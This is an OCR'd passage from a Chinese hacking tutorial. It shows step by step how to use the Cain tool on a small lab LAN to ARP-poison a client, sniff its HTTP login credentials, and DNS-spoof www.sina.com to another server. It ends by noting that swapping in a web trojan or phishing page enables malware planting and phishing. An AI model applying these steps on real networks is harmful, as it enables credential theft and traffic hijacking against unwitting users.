


图18




图19

下面在xpraintable机子上使用用户名test，密码123456来登录一下http://bbs.hackerxfiles.net/index.php，来到xpunsafe这台机子，切换到Cain的“Passwords”选项下，点击“HTTP”就看到了xpraintable机子上的用户A登录http://bbs.hackerxfiles.net/index.php时的用户名和密码了，如图20。




图20

利用Cain在局域网中还可以进行DNS欺骗，DNS欺骗通俗的说就是你在浏览器中输入的是A站，而实际打开的却是B站。我还是假设一个情景来进行演示。局域网中共有3台机子，机器名和对应的IP分别为“xpraintable：192.168.44.151”、“xpunsafe：

192.168.44.152”、“2k3php：192.168.44.153”。

xpraintable 和 xpunsafe 是装着 XP 系统的两台客户端电脑，2k3php 是一台 web 服务器，操作系统为 Windows server 2003，我想让 xpraintable 这台机子上的用户在浏览器里输入 www.sina.com 时打开的却是 2k3php 上的默认网页。在 xpunsafe 机子上打开 Cain，扫描出局域网的主机后选择软件下面的“ARP”选项，在软件右上方的空白处点一下鼠标，使那个十字按钮变成可点击状态，然后点一下十字按钮，在弹出来的窗口中左边选择要嗅探的机子的 IP 192.168.44.151，右面选择网关 192.168.44.2，点击“OK”按钮，然后选择“ARP-DNS”子项，在右面空白处点右键选择“Add to list”，在出来的对框中的“DNS Name Requested”中输入要欺骗的域名，我这里输入的是 www.sina.com，“IP address to rewrite in response packets”中输入要重新指向的 IP，我这里输入 2k3php 这台机子的 IP 192.168.44.153，点“OK”，如图 21，然后点黄色圆形的按钮开始进行 ARP 欺骗。这时候来到 xpraintable 这台机子，在浏览器中输入 www.sina.com 后回车，但打开的却是 192.168.44.153 上的默认网页，如图 22。




图 21




图 22

如果把那个默认网页换成网马或钓鱼页面那就可以进行挂马抓肉鸡或网络钓鱼了。Cain 的功能实在是太强大和丰富了，上面只是简单介绍了 Cain 在局域网中的两个小功能，今天就先介绍到这里，在以后介绍网站入侵时可能还会再讲到，下面我再

